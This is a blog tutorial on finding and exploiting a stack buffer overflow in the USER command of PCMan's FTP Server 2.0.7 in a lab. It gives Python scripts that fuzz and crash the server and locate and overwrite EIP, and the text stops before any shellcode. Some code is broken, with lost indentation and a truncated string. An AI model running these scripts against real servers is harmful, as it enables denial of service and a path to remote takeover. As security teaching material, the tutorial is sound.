Simple Buffer Overflows

Peleus

This post will detail how to find a simple buffer overflow, gather the information you need to successfully exploit it and how to eventually get a reverse shell against someone running this program. There are ton's of exploits that be used for an example, but this post will highlight PCMan's FTP Server 2.0.7, simply because it was one of the first ones I found on exploit-db and it was relatively simple.

Requirements


The following is the ideal requirements for following the guide. If you cannot or don't wish to use identical software or versions that's fine, but I can't guarantee that you won't need to make modifications to get a proof of concept working.

- Windows XP – SP3 Virtual Machine (Victim).
- Kali Linux Virtual Machine (Attacker).
- OllyDbg v1.10 on Windows XP (Available here).
- PCMan's FTP Server 2.0.7 (Available here under 'vulnerable application' link at the top of the page).
- A very basic understanding of x86 Assembly.
- A very basic understanding of Python.
- Be interested enough to learn and experiment.


Basics of Buffer Overflows

Defining buffer overflows in depth is outside the scope of this post, it's more to detail the actual steps in development of an exploit, but simply put a buffer overflow occurs when a developer does not perform proper boundary checking on user data. Because of this if a user supplies data that is to long, outside of the developer defined buffer that was intended, it can overwrite critical registers such as EIP. EIP is the register that points to the instruction that is going to be executed next, so when it's overwritten with junk from user input the program would typically crash because it jumps to a location and tries to execute something that isn't a valid instruction. The job of the exploit writer is to tailor a string to be sent to the program to overwrite EIP with the exact values we want, making the program jump to a location we control so we can execute our own shellcode. A word of warning for the technically literate, I'm going to provide some diagrams that are horribly incorrect at a technical level but are designed to illustrate in a very basic sense what happens in a buffer overflow.


Step 1. Typical memory layout.




Step 2. Attackers input exceeds user buffer.




Step 3a. Correctly handled – Attackers input get truncated to the buffer and can't overwrite anything.




Step 3b. Incorrectly Handled – Attackers input overwrites the buffer and EIP, causing it to jump to an invalid memory address and crash.



Step 4. Attacker creates tailored input



Step 5. Attackers input overwrites EIP with their own address pointing to the start of their shellcode



… and that is how a huge amount of exploits are produced, simply because someone trusted the user to enter in sane, reasonable values for things such as names, commands, information etc and didn't properly check that they in fact, did.

Finding Buffer Overflows

The next obvious question is – "Well how do I find out where a buffer overflow is?". The primary answer for that is what's called fuzzing, that being sending custom strings of varying length and content to each input we wish to test. If the program correctly handles the range of strings we send it then another command is tested, if the program crashes we investigate why it crashed and if the crash is exploitable or not. At this point it's time to load up PCMan's FTP Server 2.0.7 on your Windows XP machine, and we can write a custom fuzzer to test inputs and see if we can find an exploit within the program. To install you should be able to simply unzip the program and double click on the server and we're up and running. If any firewall prompts are made, ensure you unblock it so we have access to the server.

The first command used on an FTP is the "USER " command, followed by a "PASS " variable. Since this is the first command to be used we may as well test this first. It has the added bonus of being before any authentication takes place, so if a bug is found it's an even more powerful exploit as credentials aren't needed.


Below is a simple highly commented fuzzer written to test the server in Python.

Code v0.1 – Fuzzer

```
# Simple Fuzzer for PCMan's FTP Server
# Written for NetSec.ws

import sys, socket, time

# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

length = 100 # Initial length of 100 A's

while (length &lt; 3000): # Stop once we've tried up to 3000 length
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + "A" * length) # Send the user command with a variable length name
client.recv(1024) # Recieve Reply
client.send("PASS pass") # Send pass to complete connection attempt (will fail)
client.recv(1024) # Recieve Reply
client.close() # Close the Connection
time.sleep(2) # Sleep to prevent DoS crashes
print "Length Sent: " + str(length) # Output the length username sent to the server
length += 100 # Try again with an increased length
```

Once this is run we should see incrementing lengths being sent up until around 2000 where it will suddenly hang. Once we examine the FTP server we find that it has crashed.

The PCMan's FTP Server has crashed.




A successful crash has occurred, yet further research is needed to find out if this bug is exploitable. Close the server and restarted it, this time we will use OllyDbg to monitor what is happening to the registers at the time of the crash.

Crash Investigation


With the server open in the background load up OllyDbg. Under file select the attach command, then select PCManFTP to attach to.

Attaching to the FTP Server



This will open the program in OllyDbg and the register values are in the top right. The top left / centre of the screen is the assembly instructions being executed by the program, the bottom left is the memory, while the bottom right is the stack. You should notice a yellow box with red text saying ‘Paused’ in the bottom right, so press F9 to run the program. Now run the fuzzer again and wait for the program to crash. Do not close the program once it crashes. Once the crash occurs you’ll notice OllyDbg pause once more and the register values will be frozen on the values they were at the time of the crash.

The register values at the time of the crash.



Looking closely we can see that the EIP register has the value of '41414141'. Seem familiar? This is the hex value of "A", the string we were sending in our fuzzer. EIP has been over written with AAAA meaning the program went to try and execute memory address 0x41414141, because this isn't valid it subsequently crashed. This is great news, it means we can control EIP! Because we need to precisely overwrite the 4 bytes in EIP it's required for us to understand which 4 A's out of the 2100 we sent did the overwriting. A tool called pattern create from Metasploit can help with this, it creates a unique string that when matched with it's sister tool pattern_offset can identify which 4 bytes overwrite EIP.

Controlling EIP

Using the pattern create tool a string of 2100 bytes is created (output truncated for brevity)

```
ruby /usr/share/metasploit-framework/tools/pattern_create.rb 2100
Aa0Aa1Aa2A.......Cr5Cr6Cr7Cr8Cr9
```


We place the string on our exploit and send this to the server instead of our variable length payload.

Code v0.2 – Finding EIP Offset

```
# Determining EIP Offset
# Written for NetSec.ws

import sys, socket, time

# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

# Unique Pattern
pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + pattern) # Send the unique pattern
client.close() # Close the Connection
```

Restart OllyDbg and the server (closing is easiest) then reattach OllyDbg again. Once more hit F9 to run the program. Run our python program to once again crash the server. OllyDbg should pause on the crash once more and the value for EIP is examined and found to have the value of ‘0x43386F43’.

Examining EIP after the unique string is sent



The sister tool pattern offset is used to determine exactly how many bytes along the '0x43386F43' address is.

```
ruby /usr/share/metasploit-framework/tools/pattern_offset.rb 43386F43
[*] Exact match at offset 2004
```

It's now known that 2004 bytes occur before EIP is overwritten. To test this once more we modify the exploit to confirm we can overwrite EIP precisely. We also begin to consider where shellcode may be stored so we pad the end of the exploit with 500 C's.


Code v0.3 – Confirming EIP Overwrite

```
# Confirming EIP Overwrite
# Written for NetSec.ws

import sys, socket, time
```

```
# Use in the form "python fuzzer.py  "

host = sys.argv[1] # Recieve IP from user
port = int(sys.argv[2]) # Recieve Port from user

# EIP Writing Pattern
pattern = "A"*2004 + "B"*4 + "C"*500
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + pattern) # Send the user command with a variable length name
client.close() # Close the Connection
```

Once more restart OllyDbg and the server, unpause it and send the exploit. As we can see below EIP has been overwritten with the value '42424242' which is the ascii value of 'BBBB'. We can now precisely control the values of EIP.


EIP successfully overwritten with 'BBBB'



Looking for Shellcode Locations

With EIP under our control possible shellcode locations are examined. This can become quite complicated in some exploits, yet this one is a nice easy example. A good starting point is examining where ESP is pointing to, in this case memory address '0x0012EDB8'. Looking at the bottom right the stack value for this address is visible and shown below.

Current ESP Pointer Value




Clearly it's pointing into a bunch of "43" values. This happens to be the ascii value for C, or in other words the C's that were located straight after our B's were sent to overwrite EIP. In fact in the stack you can clearly see the 4 "42" values that indicate the B's and our previous padding A (41) values. If we replaced our C's instead with shellcode we wished to run, and then could some how instruct EIP to jump to the location of the ESP register we could get the program execute it.

Getting EIP to Jump

Why can't we just tell EIP to go to memory address '0x0012EDB8' you ask? Well, a few reasons but the biggest is that this value may change from computer to computer. You could get the exploit working on your own computer now but we want the exploit to work anywhere and any time the server is loaded. As a result we need to cheat a little and use dll libraries included in the program. These dll's have the unique property of always being mapped to the same memory address, in contrast to our FTP server program. If we can find a memory address in a DLL that has the 'JMP ESP' command, we can point EIP to that location, causing it to jump into our buffer of C's.

